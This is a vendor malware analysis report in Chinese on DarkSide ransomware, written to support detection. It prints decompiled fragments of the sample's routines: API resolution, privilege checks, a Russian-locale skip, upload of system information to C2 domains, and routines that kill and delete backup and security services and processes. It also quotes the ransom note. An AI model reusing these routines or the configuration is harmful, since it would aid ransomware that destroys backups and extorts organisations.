

天融信 DarkSide 勒索软件攻击 事件分析



北京市海淀区西北旺东路 10 号院西区 11 号楼东侧天融信科技集团

电话: +8610-82776666

传真: +8610-82776677

服务热线: +86-400-777-0777

<http://www.topsec.com.cn>

版权声明

本文档中的所有内容及格式的版权属于北京天融信公司（以下简称天融信）所有，未经天融信许可，任何人不得仿制、拷贝、转译或任意引用。

版权所有 不得翻印 © 2021 天融信科技集团

商标声明

本文档中所谈及的产品名称仅做识别之用。文档中涉及的其他公司的注册商标或是版权属各商标注册人所有，恕不逐一列明。

TOPSEC® 天融信科技集团

信息反馈

<http://www.topsec.com.cn>

事件概况

DarkSide 首次出现在 2020 年 8 月，是勒索软件团伙的新锐代表，该组织采用勒索软件即服务（RaaS）模型进行各种犯罪活动，并专门针对有能力支付大型赎金的企业进行攻击，在加密数据的同时并窃取数据，并威胁如果不支付赎金就将其数据公开。

原理简述

DarkSide 通常会尝试拿下 Windows AD 域控制器从而实现整个 AD 域的横向渗透便于盗取数据和批量释放勒索软件。DarkSide 采用 salsa20 和 RSA 进行对文件加密，使用 salsa20 进行文件加密，使用 rsa 加密 salsa20 密钥，加密完成后，显示勒索信息。通过 https 协议回传信息。对此天融信天璇实验室跟踪、研究、分析 DarkSide 的行为，并定义其检测防御规则，天融信客户可通过天融信僵尸网络木马和蠕虫监测与处置系统（简称 TopTVD）检测和防护 DarkSide。

感染表现

1. 在用户目录下生成加密日志文档。
2. 在 C:\ProgramData 目录下生成加密图标，勒索图片。
3. （386, adv, ani, bat, bin, exe）等后缀名文件加密，加密后文件后缀名为随机字符串。
4. 在每个加密文件夹路径下生成勒索文档。
5. 桌面背景为勒索提示图片。

样本分析

DarkSide 使用 C/C++ 进行编写，通过检查 CPU 运行时间 GetTickCount（）来反调试，主要流程为提升权限后重新启动自身，结束部分进程和服务，搜集系统信息加密上传，使用 Salsa20 算法加密文件，在每个加密文件夹下生成勒索提示文档，设置桌面背景为勒索图片。

- 1、动态 API 解密：用 LoadLibrary 和 GetProcAddress 动态获取所需要的 API 函数。

```
LoadLibraryA = (int (__stdcall *)(_DWORD))GetBaseFun(0x3B98045E, 0x1E2B04A4);
GetProcAddress = (int (__stdcall *)(_DWORD, _DWORD))GetBaseFun(0x3B98045E, 0x288B0588);
Set_Fun_Addr_sub_4018D9(46, (unsigned int *)&RtlAllocateHeap, dword_40D00C);
Set_Fun_Addr_sub_4018D9(55, (unsigned int *)SetFileAttributesW, dword_40D00C);
Set_Fun_Addr_sub_4018D9(21, (unsigned int *)LookupAccountSidW, dword_40D00C);
Set_Fun_Addr_sub_4018D9(8, (unsigned int *)CreateDC, dword_40D00C);
Set_Fun_Addr_sub_4018D9(13, (unsigned int *)CreateFontW, dword_40D00C);
Set_Fun_Addr_sub_4018D9(6, (unsigned int *)Coinitialize, dword_40D00C);
Set_Fun_Addr_sub_4018D9(2, (unsigned int *)VariantInit, dword_40D00C);
Set_Fun_Addr_sub_4018D9(5, (unsigned int *)SHTestTokenMembership, dword_40D00C);
Set_Fun_Addr_sub_4018D9(6, (unsigned int *)PathFindExtensionW, dword_40D00C);
Set_Fun_Addr_sub_4018D9(8, (unsigned int *)InternetOpenW, dword_40D00C);
Set_Fun_Addr_sub_4018D9(6, (unsigned int *)NetGetJoinInformation, dword_40D00C);
Set_Fun_Addr_sub_4018D9(1, (unsigned int *)QueryUserToken, dword_40D00C);
Set_Fun_Addr_sub_4018D9(4, (unsigned int *)ADsFreeEnumerator, dword_40D00C);
Set_Fun_Addr_sub_4018D9(2, CreateEnvironmentBlock, dword_40D00C);
Set_Fun_Addr_sub_4018D9(1, (unsigned int *)WNetGetUniversalNameW, dword_40D00C);
return Set_Fun_Addr_sub_4018D9(4, (unsigned int *)RmStartSession, dword_40D00C);
```

2、在内存中解密配置文件，主要内容有：加密过程会排除的文件、文件夹，加密后缀，要结束的进程、服务，C2 地址，威胁字符串和 txt 文本内容。

```
{recycle.bin, config.msi, $windows-.bt, $windows-.ws, windows, appdata, application data, google, mozilla, program files, program files (x86), program
autorun.inf, boot.ini, bootfont.bin, bootsect.bak, desktop.ini, iconcache.db, ntldr, ntuser.dat, ntuser.dat.log, ntuser.ini, thumbs.db",
386, adv, ani, bat, bin, cab, cmd, com, cpl, cur, deskthempack, diagcab, diagcfg, diagpkg, dll, drv, exe, hlp, icl, icns, ico, ics, idx, ldf, lnk, mod, mpa
backup
sql, sqlite
vmcompute.exe, vmms.exe, vmwp.exe, svchost.exe, TeamViewer.exe, explorer.exe
ird visio winword wordpad notepad
sql, oracle, ocscsd, dbnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocautoupds, encsvc, firefox, tbirdconfig, mydesktopqos, ocomm, dben
vss, sql, svc, memtas, nepocs, sophos, veeam, backup, GxVss, GxBir, GxPWD, GxCVD, GxClMgr
baroqueetes.com, rumahsia.com
Welcome to DarkSide!

ALL Your Files Are Encrypted!

Find %s And Follow Instructions!

----- [ Welcome to DarkSide ] ----->
..
What happened?
-----
Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your data..
But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your network.
Follow our instructions below and you will recover all your data.
..
Data leak
-----
First of all we have downloaded more then 500GB data from your network..
Included:
--Accounting data
--Finance data
--HR
--Employees confidential data(photos, benefits, taxes, etc)
--Marketing
--Budgets
--Taxes(sales tax compliance, property, income and franchise taxes, etc)
--Payrolls
```

3、检查系统语言，跳过俄文。

```
ZwQueryInstallUILanguage(v6);
v0 = v6[0];
ZwQueryDefaultUILanguage(v6);
HIBYTE(v1) = 4;
if ( v0 == 0x419 ) // 俄文
    goto LABEL_53;
if ( v6[0] == 0x419 )
    goto LABEL_53;
.....
```

4、检查系统权限是否为管理员权限，通过(peb->OSMajorVersion 和 peb->OSMinorVersion)联合判断操作系统版本是否为 vista 以上，如果不是管理员权限会检查用户令

牌信息是否有 SECURITY_BUILTIN_DOMAIN_RID 第一个子权限和

DOMAIN_ALIAS_RID_ADMINS 第二个子权限。

```
return SHTestTokenMembership(0, (LPCWSTR)544, v1, v2, v3, v4);

v0 = NtCurrentPeb();
v1 = v0->OSMajorVersion;
v2 = v0->OSMinorVersion;
if ( v1 == 5 && !v2 || v1 < 5 )
    return 0;
if ( v1 == 5 && v2 == 1 )
    return 51;
if ( v1 == 5 && v2 == 2 )
    return 52;
if ( v1 == 6 && !v2 )
    return 60;
if ( v1 == 6 && v2 == 1 )
    return 61;
if ( v1 == 6 && v2 == 2 )
    return 62;
if ( v1 == 6 && v2 == 3 )
    return 63;
if ( v1 == 10 && !v2 )
    return 100;
if ( v1 == 10 && v2 || v1 > 0xA )
    return 0x7FFFFFFF;
return -1;

if ( !ZwOpenProcessToken(-1, 8, &v11, a3, a4, a2, a1) )
{
    ZwQueryInformationToken(v11, 2, &Group, 4, &v10);
    Group = (int *)RtlAllocateHeap(PEB_ProcessHeap, 8, v10);
    if ( Group )
    {
        if ( !ZwQueryInformationToken(v11, 2, Group, v10, &v10) )
        {
            v4 = Group + 1;
            v5 = *Group;
            while ( 1 )
            {
                SID = *v4; // SECURITY_BUILTIN_DOMAIN_RID第一个子权限
                v7 = v4 + 1;
                if ( *(_DWORD *) (SID + 8) == 0x20 && *(_DWORD *) (SID + 12) == 0x220 ) // DOMAIN_ALIAS_RID_ADMINS第二个子权限。
                    break;
                v4 = v7 + 1;
                if ( !--v5 )
                    goto LABEL_9;
            }
            v12 = 1;
        }
    }
}
```

5、更新权限后使用 CreateProcessAsUserW 重新启动启动勒索软件。

```
v9[2] = v3;
PEB_ProcessParameters_CommandLine = sub_4016D2(PEB_ProcessParameters_CommandLine);
if ( CreateProcessAsUserW(v19, 0, PEB_ProcessParameters_CommandLine, 0, 0, 0, 1040, 0, 0, v9, ProcessHandle) )
{
    if ( sub_4023FE(ProcessHandle[0]) )
        ResumeThread(ProcessHandle[1]);
    else
        ZwTerminateProcess(ProcessHandle[0], 0);
    ZwClose(ProcessHandle[0]);
    ZwClose(ProcessHandle[1]);
}
```

6、检查用户是否有 NTAUTHORITY 权限。

```
if ( !ZwOpenProcessToken(0xFFFFFFFF, 8, &TokenHandle, a3, a4, a1, a2) )
{
    if ( !ZwQueryInformationToken(TokenHandle, TokenUser, TokenInformation, 44, v8) )
    {
        v9[65] = 128;
        v9[64] = 128;
        v9[66] = 1;
        if ( LookupAccountSid(0, (LPWSTR *)TokenInformation[0]) )
        {
            v5 = sub_401DE4(dword_40E021); // NT AUTHORITY
            if ( wcsicmp(v9, v5) )
            {
                RtlFreeHeap(PEB_ProcessHeap, 0, v5);
                v5 = sub_401DE4(dword_40E03F); // AUTORITE NT
                if ( wcsicmp(v9, v5) )
                {
                    RtlFreeHeap(PEB_ProcessHeap, 0, v5);
                    v5 = sub_401DE4(dword_40E05B); // NT-AUTORIT?T
                    if ( !wcsicmp(v9, v5) )
                    {
                        v4 = 1;
                    }
                }
            }
            else
            {
                v4 = 1;
            }
        }
    }
}
```

地址	HEX 数据	反汇编	注释	寄存器 (MMX)
00401FFC	8D45 F8	LEA EAX, DWORD PTR SS:[EBP-0x8]		EAX 005E0950 UNICODE "NT AUTHORITY"
00401FFF	50	PUSH EAX		ECX 75C574EF REPNE1BA.75C574EF
00402000	8D45 F0	LEA EAX, DWORD PTR SS:[EBP-0x10]		EDX 005C017C
00402003	50	PUSH EAX		EBX 00000000
00402004	0D85 F0FFFFFF	LEA EAX, DWORD PTR SS:[EBP-0x110]		ESP 0012FE1C
0040200A	50	PUSH EAX		EBP 0012FF70
0040200B	8D45 F4	LEA EAX, DWORD PTR SS:[EBP-0xC]		ESI 0012FE30
0040200E	50	PUSH EAX		EDI 00000000
0040200F	0D85 70FFFFFF	LEA EAX, DWORD PTR SS:[EBP-0x90]		EIP 00402032 0a0c225f.00402032
00402015	50	PUSH EAX		C 0 ES 0023 32 0(FFFFFFFF)
00402016	FF36	PUSH DWORD PTR DS:[ESI]		P 1 CS 001B 32 0(FFFFFFFF)
00402018	6A 00	PUSH 0x0		A 0 SS 0023 32 0(FFFFFFFF)
0040201A	FF15 E4074200	CALL DWORD PTR DS:[0x4207E4]	advapi32.LookupAccountSidW	Z 1 DS 0023 32 0(FFFFFFFF)
00402020	85C0	TEST EAX, EAX		S 0 FS 003B 32 7FFDF000(FFF)
00402022	0F84 A3000000	JE 0a0c225f.004020C8		T 0 GS 0000 NULL
00402028	68 21E04000	PUSH 0a0c225f.0040E021		O 0 LastErr ERROR_SUCCESS (00000000)
0040202D	EB 02FDFFFF	CALL 0a0c225f.00401DE4		EFL 00000246 (NO,NO,E,DE,NS,PE,GE,LE)
00402032	8BF8	MOV EDI, EAX		MM0 0000 0000 0000 0000
00402034	57	PUSH EDI		MM1 0000 0000 0000 0000
00402035	0D85 F0FFFFFF	LEA EAX, DWORD PTR SS:[EBP-0x110]		MM2 0000 0000 0000 0000
00402038	50	PUSH EAX		MM3 0000 0000 0000 0000
0040203C	FF15 80064200	CALL DWORD PTR DS:[0x420680]	ntdll._wcsicmp	MM4 0000 0000 0000 0000
00402042	83C4 08	ADD ESP, 0x8		MM5 0000 0000 0000 0000
00402045	85C0	TEST EAX, EAX		MM6 0000 0000 0000 0000
00402047	75 07	JNZ SHORT 0a0c225f.00402050		MM7 0000 0000 0000 0000
00402049	BB 01000000	MOV EBX, 0x1		

EAX=005E0950, (UNICODE "NT AUTHORITY")
EDI=00000000

7、创建一个线程加密上传本机信息。

```
if ( byte_410385 )
{
    hHANDLE = CreateThread(0, 0, sub_4095AB, 0, 0, 0); // 回传本机信息
    result = GetTickCount();
    v8 = result;
}
```

通过 GetDiskFreeSpaceExW、GetUserNameW、GetComputerNameW 等获取系统信息。

```
v13 = sub_401DE4(dword_40FBAA);  
v21 = sub_40899D(a1); // 获取磁盘使用量  
v20 = sub_40880D(); // 获取用户名  
v19 = sub_408BAB(); // 获取计算机名称  
v18 = sub_408C28(); // 通过注册表获取语言  
v17 = sub_408D48(); // 计算机的连接状态信息  
v16 = sub_408D76(); // 通过注册表获取系统版本  
v15 = sub_408E5F(); // 通过注册表获取GUID  
v14 = sub_408F87(); // 获取系统是32位还是64
```

[illegible]

```
"os":  
{  
  "lang": "zh-CN",  
  "username": "15pb-win7",  
  "hostname": "WIN-0LRR8CGQ4H6",  
  "domain": "WORKGROUP",  
  "os_type": "windows",  
  "os_version": "Windows 7 Professional",  
  "os_arch": "x86",  
  "disks": "C:49/59",  
  "id": "9d3fadlebbba93cd61d4d"}  
}
```

最后将恶意软件的版本信息和受害者的 UID 包含在系统信息中，最终内容为：

00A0963B	68 50B34100	PUSH 0x0225F, 0041835D		ASCII "0607b8382472634"		C 0 ES 0023 32/0 (0FFFFFFF)	
00A09640	50	PUSH ESI				P 0 CS 0018 32/0 (0FFFFFFF)	
00A09641	FF75 F4	PUSH DWORD PTR SS:[EBP-0xC]				A 0 SS 0023 32/0 (0FFFFFFF)	
00A09644	FF75 FC	PUSH DWORD PTR SS:[EBP-0x4]				Z 0 DS 0023 32/0 (0FFFFFFF)	
00A09647	FF15 8C064200	CALL DWORD PTR DS:[0x420608]	ntdll.sprintf			S 0 FS 0038 32/0 7FFD0000(FFF)	
00A09649	83C4 14	AND ESP, 0x14				T 0 GS 0000 NULL	
00A09650	50	PUSH 0x0				D 0	
00A09651	FF75 FC	PUSH DWORD PTR SS:[EBP-0x4]				O 0 LastErr ERROR_IO_PENDING (000003E5)	
00A09654	E8 74BF0FFF	CALL 0x0225F, 004091CD				EFL 00000202 (NO_MB, ME, A, NS, PO, GE, G)	
00A09659	FF75 FC	PUSH DWORD PTR SS:[EBP-0x4]				H0 0000 0000 0000 0000	
00A0965C	6A 00	PUSH 0x0				H1 0000 0000 0000 0000	
00A0965E	FF35 B6034100	PUSH DWORD PTR DS:[0x4103B6]				H2 0000 0000 0000 0000	
00A09660	FF15 50064200	CALL DWORD PTR DS:[0x420650]	ntdll.RtlFreeHeap			H3 0000 0000 0000 0000	
00A09666	FF75 F8	PUSH DWORD PTR SS:[EBP-0x8]				H4 0000 0000 0000 0000	
00A0966D	6A 00	PUSH 0x0				H5 0000 0000 0000 0000	
00A0966F	FF35 B6034100	PUSH DWORD PTR DS:[0x4103B6]				H6 0000 0000 0000 0000	
00A09675	FF15 50064200	CALL DWORD PTR DS:[0x420650]	ntdll.RtlFreeHeap			H7 0000 0000 0000 0000	
堆栈 SS:[0173FF84]-0045D460, (ASCII "{\r\nbot":{"\r\nver":"2.1.2.3","\r\nuid":"","0607b8382472634"\r\n},"os":""})							
地址	HEX	数据					
00A05D46	78 00 00 22	62 6F 74 22	3A 78 00 0A	22 76 65	2 {\\"bot\":{\"ver	0173FF54	0045D460 ASCII "{\\r\\nbot\":{\"\\r\\nver\":\"2.1.2.3\", \"\\r\\nuid\":\"0607
00A05D70	22 3A 00 22	2E 31 2E 32	2E 33 22 2C	0A 00 22	5 {\":\"2.1.2.3\", \"u	004ABFF8	ASCII \"{\\r\\nbot\":{\"\\r\\nver\":\"z\$, \"\\r\\nuid\":\"\$s\\r\\n,\"
00A05D80	69 64 22 3A	22 30 36 38	37 62 38 3C	38 32 34	id\":\"0607b838247	0173FF5C	ASCII \"2.1.2.3\"
00A05D90	32 36 33 34	22 25 70 78	2C 00 0A 22	6F 73 22	62634\", \"os\":	00418358	ASCII \"0607b8382472634\"
00A05DA0	78 00 00 22	6C 6F 6E 74	22 3A 22 7A	68 20 43	{\"lang\":\"zh-CN	0173FF64	ASCII \"\"os\":{\"\\r\\nlang\":\"zh-CN\", \"\\r\\nusername\":\"f5pb-w
00A05DB0	22 2C 00 0A	22 75 73 65	72 6E 61 65	65 22 3A	2 {\"\", \"username\":	00000000	
00A05DC0	31 75 70 62	2D 77 69 6E	37 22 2C 0A	00 22 68	F f5pb-win7\"}, \"ho	004095A8	0x0225F, 004095A8
00A05DD0	73 74 76 61	60 65 22 3A	22 57 49 4E	20 30 4C	2 stname\":\"WIN-BLR	0173FF70	
00A05DE0	52 38 43 47	51 34 48 36	22 2C 0A 00	22 64 6F	0 RBCGQH\", \"dom	0173FF78	
00A05DF0	61 69 6E 22	3A 22 57 4F	52 40 47 52	45 55 50	2 ain\":\"WORKGROUP	00000000	ASCII \"{\\r\\nbot\":{\"\\r\\nver\":\"z\$, \"\\r\\nuid\":\"\$s\\r\\n,\"
00A05E00	00 00 22 6F	73 7F 74	7A 70 65 22	3A 22 77	7 {\"os_type\":\"ul	0173FF7C	ASCII \"\"os\":{\"\\r\\nlang\":\"zh-CN\", \"\\r\\nusername\":\"f5pb-w
00A05E10	6E 64 6F 77	73 7F 74	0A 22 6F 73	5E 76 65	}\"}	004095A8	ASCII \"\"os\":{\"\\r\\nlang\":\"zh-CN\", \"\\r\\nusername\":\"f5pb-w
00A05E20						0173FF84	ASCII \"{\\r\\nbot\":{\"\\r\\nver\":\"2.1.2.3\", \"\\r\\nuid\":\"0607

```
{
  "bot": " ",
  "ver": "2.1.2.3",
  "uid": "0607b8382472634"},
  "os": {
    "lang": "zh-CN",
    "username": "15pb-win7",
    "hostname": "WIN-0LRR8CGQ4H6",
    "domain": "WORKGROUP",
    "os_type": "windows",
    "os_version": "Windows 7 Professional",
    "os_arch": "x86",
    "disks": "C:49/59",
    "id": "9d3fadlebbba93cd61d4d"}
}
```

8、连接 C2 服务器加密上传。通过 InternetOpenW 和 InternetConnectW 打开 Firefox/80.0Internet 应用程序的句柄，通过端口 443 连接到 C2 服务器，C2url 为：baroquetees.com。

00A092F3	FF75 F80A200	CALL DWORDD PTR DS:[0x4D0BF4]	wineternet.InternetOpenV		H02 0000 0000 0000 0000 H03 0000 0000 0000 0000 H04 0000 0000 0000 0000 H05 0000 0000 0000 0000 H06 0000 0000 0000 0000 H07 0000 0000 0000 0000
00A092F4	8945 FC	MOV DUORD PTR SS:[EBP-0x4],EAX			
00A092F5	837D FC 00	CMP DUORD PTR SS:[EBP-0x4],0x0			
00A092F7	75_05	JNZ SHORT 0A0C225E 00A092FE			
DS:[00420BF4]=76089DA0 (wineternet.InternetOpenV)					
地址	HEX 数据		UNICODE		
00A5E0B8	4D 00 6F 00 7A 00 69 00 6C 00 6C 00 61 00 2F 00	Mozilla/	0173FEC8	0173FEFA ASCII "	%8x-%6c,%8x-%5s"
00A5E0CB	35 00 2E 00 30 00 20 00 28 00 57 00 69 00 6E 00	5.0 (Win	0173FEC8	00A00B97 UNICODE "	mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
00A5E0D8	6A 00 6F 00 77 00 73 00 20 00 4E 00 5A 00 20 00	dous NT	0173FED0	00A5E0B9 UNICODE "	mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
00A5E0E8	36 00 2E 00 30 00 20 00 28 00 57 00 69 00 6E 00	6.1; Win	0173FED0	00000000	
00A5E0E8	36 00 2E 00 30 00 20 00 28 00 57 00 69 00 6E 00	6.1; Win	0173FEDC	00000000	
00A0931D	FF75 FC	PUSH DUORD PTR SS:[EBP-0x4]			
00A09320	FF75 F80A200	CALL DWORDD PTR DS:[0x4D0BF4]	wineternet.InternetConnectV		H01 0000 0000 0000 0000 H02 0000 0000 0000 0000 H03 0000 0000 0000 0000 H04 0000 0000 0000 0000 H05 0000 0000 0000 0000 H06 0000 0000 0000 0000 H07 0000 0000 0000 0000
00A09329	8945 F8	MOV DUORD PTR SS:[EBP-0x8],EAX			
00A09329	837D FC 00	CMP DUORD PTR SS:[EBP-0x8],0x0			
00A0932D	75_2A	JNZ SHORT 0A0C225E 00A09353			
DS:[00420BF8]=76080A92 (wineternet.InternetConnectV)					
地址	HEX 数据		UNICODE		
00A5E0B8	4D 00 6F 00 7A 00 69 00 6C 00 6C 00 61 00 2F 00	Mozilla/	0173FEC8	00CC0004	
00A5E0CB	35 00 2E 00 30 00 20 00 28 00 57 00 69 00 6E 00	5.0 (Win	0173FEC8	00A47AF0	NICODE "baroqueetes.com"
00A5E0D8	6A 00 6F 00 77 00 73 00 20 00 4E 00 5A 00 20 00	dous NT	0173FEC8	000001B8	
00A5E0E8	36 00 2E 00 30 00 20 00 28 00 57 00 69 00 6E 00	6.1; Win	0173FED0	00000000	
00A5E0E8	36 00 2E 00 30 00 20 00 28 00 57 00 69 00 6E 00	6.1; Win	0173FED0	00000000	
00A5E108	29 00 72 00 76 00 3A 00 37 00 39 00 2E 00 3F 00	rv:79.0	0173FED8	00000003	
00A5E118	29 00 20 00 47 00 65 00 63 00 6B 00 6F 00 2F 00) Gecko/	0173FEDC	00000000	
00A5E128	32 00 30 00 31 00 30 00 30 00 31 00 30 00 30 00	20100101	0173FEE0	00000000	
00A5E138	20 00 46 00 69 00 72 00 65 00 66 00 6F 00 78 00	Firefox/	0173FEE0	00000000	
00A5E148	2F 00 38 00 30 00 2E 00 30 00 20 00 00 00 00 00	/20.0...	0173FEE8	00000000	
00A5E158	B3 A8 5F 57 B0 E3 00 70 F4 45 00 E2 45 00	或 .	0173FEE8	00A52E48 ASCII "	"2.1.2.3"
00A5E158	CF CF CF CF CF CF CF CF CF CF CF CF CF CF CF CF		0173FEF0	00A5D5A7	
			0173FEF0	7611D053	wineternet.7611D053
			0173FEF4	0000012E	

9、结束指定服务 (vss, sql, svc\$, memtas, mepocs, sophos, veeam, backup, GxVss, GxBlr, GxFWD, GxCVD, GxCIMgr) , 通过调用 OpenSCManagerW 打开服务控制管理器, 并调用 EnumServicesStatusExW 枚举要结束的服务列表, 通过 ControlService 和 DeleteService 调用将其删除。


```
result = (_DWORD *)OpenSCManagerW(0, 0, 4);
v7 = result;
if ( result )
{
    v4 = 0;
    EnumServicesStatusExW(v7, 0, 48, 3, 0, 0, &v4, &v3, 0, 0);
    result = (_DWORD *)RtlAllocateHeap(PEB_ProcessHeap, 8, v4);
    v5 = result;
    if ( result )
    {
        result = (_DWORD *)EnumServicesStatusExW(v7, 0, 48, 3, v5, v4, &v4, &v3, 0, 0);
        if ( result )
        {
            v1 = v5;
            do
            {
                result = (_DWORD *)sub_4049A4(*v1);
                if ( result )
                {
                    result = (_DWORD *)OpenServiceW(v7, *v1, 65568);
                    v6 = result;
                    if ( result )
                    {
                        memset(v2, 0, sizeof(v2));
                        ControlService(v6, 1, v2);
                        DeleteService(v6);
                        result = (_DWORD *)CloseServiceHandle(v6);
                    }
                }
            } while ( v1 != 0 );
            v1 += 11;
            --v3;
        }
    }
    while ( v3 );
}
```

10、结束指定进程 (sql, oracle, ocssd, dbsnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocautoupds, encsvc, firefox, tbirdconfig, mydesktopqos, ocomm, dbeng50, sqbcoreservice, excel, infopath, msaccess, mspub, onenote, outlook, powerpnt, steam, thebat, thunderbird, visio, winword, wordpad, notepad) , 通过调用 NtQuerySystemInformation 查询的 SYSTEM_PROCESS_INFORMATION 结构与每一个要结束的进程列表, 如果在进程列表中就使用 TerminateProcess 结束进程。

```
for ( i = (int *)RtlAllocateHeap(PEB_ProcessHeap, 0, 1024); ; i = (int *)dword_42064C(PEB_ProcessHeap, 0, i, v7) )
{
    v0 = NtQuerySystemInformation(5, i, v7, &v7); // 查看进程信息
    if ( !v0 )
        break;
    if ( v0 != 0xC0000004 )
        return RtlFreeHeap(PEB_ProcessHeap, 0, i);
}
v2 = i;
do
{
    v3 = *v2;
    if ( v2[15] && sub_404B25(v2[15]) )
    {
        v5[0] = v2[17];
        v5[1] = 0;
        v4[0] = 24;
        v4[1] = 0;
        v4[2] = 0;
        v4[3] = 0;
        v4[4] = 0;
        v4[5] = 0;
        if ( !ZwOpenProcess(&v8, 1, v4, v5) )
        {
            ZwTerminateProcess(v8, 0);
            ZwClose(v8);
        }
    }
    v2 = (int *)((char *)v2 + v3);
} while ( v3 );
```

11、通过注册表设置加密图标。

```
if ( !result )
{
    v6 = wcslen(a1 + 2);
    RegSetValueExW(v12, &v11, 0, 1, a1 + 2, 2 * v6 + 2);
    ZwClose(v12);
    wcsncpy(v10, a1 + 2);
    v7 = sub_401DE4(dword_40F87E);
    wcscat(v10, v7);
    RtlFreeHeap(PEB_ProcessHeap, 0, v7);
    result = RegCreateKeyExW(0x80000000, v10, 0, 0, 0, 131334, 0, &v12, 0);
    if ( !result )
    {
        v8 = wcslen(v9);
        RegSetValueExW(v12, &v11, 0, 1, v9, 2 * v8 + 2);
        ZwClose(v12);
        result = SHChangNotify(0x80000000, 4096, 0, 0);
    }
}
```




```
do
{
    result = GetDriveTypeW(v7);
    if ( result == DRIVE_FIXED || result == DRIVE_REMOVABLE || result == DRIVE_REMOTE )
    {
        sub_40700C(0, 0, v7, v28++, v24, v26);
        ++v27;
        result = v22;
        if ( v27 == v22 )
        {
            v28 = WaitForMultipleObjects(v27, v24, 0, -1);
            if ( v26 )
            {
                v8 = *(_DWORD*)(v26 + 4 * v28);
                *(_DWORD*)(v26 + 4 * v28) = 0;
                v9 = MapViewOfFile(v8, 983071, 0, 0, 16);
                if ( v9 )
                {
                    dword_420628 += *(_DWORD*)v9;
                    dword_420634 += *(_DWORD*)(v9 + 4);
                    qword_42062C += *(_QWORD*)(v9 + 8);
                    UnmapViewOfFile(v9);
                }
                ZwClose(v8);
            }
            v10 = *(_DWORD*)(v24 + 4 * v28);
            *(_DWORD*)(v24 + 4 * v28) = 0;
            result = ZwClose(v10);
            --v27;
        }
    }
    v7 += 8;
    --v6;
}
```

004037C2	FF15 80064200	CALL DWORD PTR DS:[0x420688]	ntdll.suprintf	EFL 00000202 (NO, NB, NE, A, HS, PO, GE, G)	WM0 0000 0000 0000 0000
004037C5	830A 0C	ADD ESP, 0xC			WM1 0000 0000 0000 0000
004037C8	8D06	MOV EAX, EAX			WM2 0000 0000 0000 0000
004037CD	8D45 C4	LEA EAX, DWORD PTR SS:[EBP-0x3C]			WM3 0000 0000 0000 0000
004037D0	50	PUSH EAX			WM4 0000 0000 0000 0000
004037D1	53	PUSH EBX			WM5 0000 0000 0000 0000
004037D2	FF75 CC	PUSH DWORD PTR SS:[EBP-0x34]			WM6 0000 0000 0000 0000
004037D5	FF75 EC	PUSH DWORD PTR SS:[EBP-0x14]			WM7 8000 0000 0000 0000
004037D8	FF15 90084200	CALL DWORD PTR DS:[0x420890]	gdi32.GetTextExtentPoint32W		
004037DE	85C0	TEST EAX, EAX			
ESP=0012FC90					

